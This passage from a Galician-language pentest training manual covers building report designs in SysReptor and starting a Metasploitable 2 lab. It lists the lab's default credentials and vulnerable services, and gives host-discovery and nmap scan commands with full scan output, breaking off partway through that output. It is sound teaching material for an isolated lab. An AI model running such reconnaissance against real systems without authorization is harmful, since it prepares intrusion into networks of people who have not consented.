
Exemplo de compresión

```
7z a -t7z -p'MINHA_PASS' OSCP-OSID-Report.7z OSCP-OSID-Report.pdf
```

CREAR E MODIFICAR UNHA COPIA DO DESIGN DEMO MATRIX V1.2 EN SYSREPTOR CE

Este procedemento describe como crear e modificar unha copia do **Design Demo Matrix v1.2** na versión **Community Edition (CE)** de SysReptor.


1. **Acceder a Designs**
   Vai ao menú lateral → **Settings** → **Designs**.



2. **Crear un novo deseño a partir de `Demo Matrix v1.2`**
   a. Preme o botón **+ (Create New)**.
   b. No cadro *New Design*:

   • Elixir o deseño `Demo Matrix v1.2`.


   • Picar en `COPY EXISTING DESIGN`.



   c. Modificar configuración do novo Deseño:

   • Ponlle un nome, por exemplo: **(GL) Demo Matrix v1.2**.

   • Modifica os Tags se é preciso.
   d. Garda para crear o novo deseño.




3. **Editar o novo deseño**


> **Editar**
>
> Xa accedes directamente á zona de edición, pero tamén podes acceder a través da lista de deseños, abrindo o recén xerado **(GL) Demo Matrix v1.2. Vue é a linguaxe de plantillas reactivas que SysReptor emprega para unir o HTML coas variables do informe.**"

a. Acceder a **PDF Designer - HTML+VUE** e modificar o código html e javascript. O HTML define a estrutura estática do documento (títulos, parágrafos, táboas, etc.) e a parte Vue permite empregar directivas e variables dinámicas (por exemplo, {{ finding.title }} ou bucles v-for) para

que o PDF xerado se encha cos datos reais dun informe (findings, cliente, proxecto, etc.).




c. Acceder a **PDF Designer - ASSETS** para subir todas as imaxes que precises e substituir o **logo** e o **fondo da portada** se o desexas.



d. Garda os cambios.


4. Acceder a **Report Fields**:

   • Engade / modifica / elimina todos os campos que precises. Estes serán chamados dende **PDF Designer - HTML+VUE**. Por exemplo: {{ report.title}}, {{ report.report_date }}, etc**.



5. Acceder a **Finding Fields**:

   • Engade / modifica / elimina todos os campos que precises. Estes serán chamados dende a xeración dun **Project** ao escoller o **Design**.


sysreptor-report-fields.png 

> **PREVIEW DATA**
>
> Ter en conta que en **Preview Data** visualízase unicamente a representación do deseño empregando o **JSON de exemplo** que ti defines nesa lapela, xunto cos *Report Fields* e *Finding Fields* configurados; é dicir, non mostra automaticamente todos os elementos do HTML+VUE, senón só aqueles valores e bloques que teñen datos dispoñibles no preview, servindo como maqueta de proba antes de xerar un informe real.


6. Garda os cambios para que o deseño quede dispoñible cando crees informes.

Usar o novo Design


- Crear/Modificar un proxecto(Project) e seleccionar **(GL) Demo Matrix v1.2** como deseño.



- Na sección **Reporting** crear un novo *Finding*, o cal empregará os campos antes comentados na edición do deseño `Finding Fields`.
  Ao crear o *Finding* novo podes seleccionar un Template existente, por exemplo: **Critical 9.8 SQL Injection (SQLi)**.
  Picar no botón **CREATE FROM TEMPLATE** e modificalo.





> **Novo Template**
>
> Se o que queres e facer permanente e reutilizable un `Finding` o mellor é crear un `Template`, o cal logo poderás escoller para engadilo ao informe e incluso modificar sen afectar ao modelo orixinal.



- Na sección **Publish** é posible **xerar e descargar o informe en formato PDF**, coas opcións de actualizar o documento mediante **Refresh PDF**, modificar o deseño ligado con **Customize Design**, definir o nome do ficheiro e engadir un contrasinal opcional; finalmente, o informe pode

descargarse directamente ou compartirse mediante ligazón.




> **Warnings**
>
> Se aparecen `Warnings` podemos acceder á sua resolución picando na ligazón correspondente ao `Warning`.
>
> 
>

- O informe xerado mostrará os textos traducidos e o estilo personalizado.

Exportar o novo Design

1. Acceder a **Designs**
2. Escoller o deseño a exportar.
3. Na sección **Settings** do deseño, fai clic na icona de tres puntos (arriba á dereita) e selecciona a opción **Export**.




Descargar novo Design xerado

- Descargar


IMPORTAR UN DESIGN

Para importar un Design debemos:

1. Acceder a **Designs**
2. Picar na icona da frecha para Importar




3. Escoller o ficheiro a importar e modificar a configuración:



4. Gardar os cambios.

5. Deseño importado (Podemos verificalo na sección `Designs`).



3.2 Recursos de aprendizaxe

3.2.1 Metasploitable 2

Introdución

Metasploitable 2

> **Metasploitable 2**
>
> É unha excelente plataforma para iniciar a formación técnica en probas de intrusión reais e reproducíbeis.

Metasploitable 2 é unha máquina virtual intencionadamente vulnerábel desenvolvida por Rapid7 para o adestramento en pentesting e hacking ético, ideal para aprender e practicar as 6 fases dun test de intrusión nun contorno seguro e illado:

- **Nome:** Metasploitable 2
- **Autor:** Rapid7
- **Base:** Ubuntu 8.04
- **Descarga:** https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
- **Formato:** VMX (VMware) ou importable en VirtualBox
- **Principais vulnerabilidades/servizos abertos:**
  - `vsftpd` 2.3.4 (vulnerabilidade de backdoor)
  - `UnrealIRCd` con execución remota
  - `Tomcat`, `MySQL`, `PostgreSQL`, `phpMyAdmin`
  - `Samba`, `Netcat`, `Damn Vulnerable Web App (DVWA)`, `WebDAV`, `Mutillidae`, `Twiki`

É necesario rexistrarse?

Non. A descarga está dispoñible libremente a través de SourceForge, sen necesidade de crear conta.

Pódense publicar solucións?

Si. Ao tratarse dunha máquina de propósito educativo amplamente documentada, está permitido compartir write-ups, solucións e análises sen restricións.

Práctica Taller: Metasploitable 2 – Pentest completo paso a paso

> **Recomendacións**
>
> • Non actualizar os paquetes da máquina (rompería os vectores de ataque).
>
> • Traballar sempre nunha rede illada (host-only) para evitar exposicións.
>
> • Úsaa como práctica base antes de abordar contornos máis avanzados como HTB ou VulnHub.

> **Credenciais**
>
> • Usuario: `msfadmin`
>
> • Contrasinal: `msfadmin`

Obxectivo


Completar un test de intrusión completo (6 fases) sobre a máquina, desde enumeración ata a explotación, persistencia e redacción do informe final.

Pasos básicos

1. Descargar a máquina desde SourceForge: Metasploitable 2
2. Descomprimir. O contido será:


```
Metasploitable.nvram
Metasploitable.vmdk     # Disco duro virtual
Metasploitable.vmsd
Metasploitable.vmx      # Configuración VMware
Metasploitable.vmxf
```

3. Crear unha nova máquina en VirtualBox:
   • Abre VirtualBox → **Nova**
   • Nome: `Metasploitable2`
   • Tipo: **Linux**
   • Subtipo: **Ubuntu**
   • Versión: **Ubuntu (32-bit)** *(é unha distro antiga baseada en Ubuntu 8.04)*
   • **Disco duro**:
     • Selecciona “Usar un disco duro existente”
     • Busca o ficheiro `Metasploitable.vmdk` que descomprimiches para engadilo e seleccionalo
     • Acepta a configuración
   • **Memoria RAM**: 512 MB é suficiente
   • **Rede**: Adaptador 1 **Só anfitrión (Host-only)**



4. Iniciar a máquina.

5. Configurar en VirtualBox unha máquina **Kali Linux** coa rede en modo **Só anfitrión (Host-only)**.



6. Arrancar a máquina Kali Linux:
   - Identificar a IP (`netdiscover` , `arp-scan` ou `nmap`) e realizar escaneo con `nmap` .
   - Detectar vulnerabilidades en servizos como FTP, Samba ou Apache.
   - Explotar un servizo usando Metasploit.
   - Establecer persistencia e recoller información do sistema.
7. Elaborar un informe final coas evidencias obtidas.

FASES DUN TEST DE INTRUSIÓN (PENTEST)

Fase 1: Recopilación de información

> **Prerrequisito**
>
> Realizar os Pasos básicos do 1 ao 5(inclusive).
> Arrancar a máquina Kali Linux na primeira opción de arranque.

A. Dende a máquina Kali Linux detectar IP da máquina. Así, executar nunha consola:

```
setxkbmap es
sudo netdiscover -r 192.168.56.0/24 || sudo arp-scan --interface=eth0 192.168.56.0/24 || sudo nmap -sn -PR 192.168.56.0/24
```

> **IP atopada para metasploitable 2**
>
> No caso de execución deste procedemento a IP atopada foi: **192.168.56.30**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

B. Comprobación de conectividade e detección do sistema operativo. Así, executar na anterior consola:

```
ping -c1 192.168.56.30 -R
```

> **TTL**
>
> - TTL ≃ 64 ⇒ GNU/Linux
> - TTL ≃ 128 ⇒ Microsoft Windows
>
> Como podemos observar na saída do comando `ping` estamos ante unha máquina obxectivo GNU/Linux. E é certo, xa que sabemos que é unha Ubuntu 8.04

C. Escaneo básico con Nmap:

```
nmap -sC -sV -oA metasploitable2-scan 192.168.56.30
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 18:00 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.30
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.29
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_ssl-date: 2025-07-17T18:00:48+00:00; +1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      34229/tcp   mountd
|   100005  1,2,3      34780/udp   mountd
|   100021  1,3,4      36418/udp   nlockmgr
|   100021  1,3,4      43706/tcp   nlockmgr
|   100024  1          42968/udp   status
|_  100024  1          54931/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
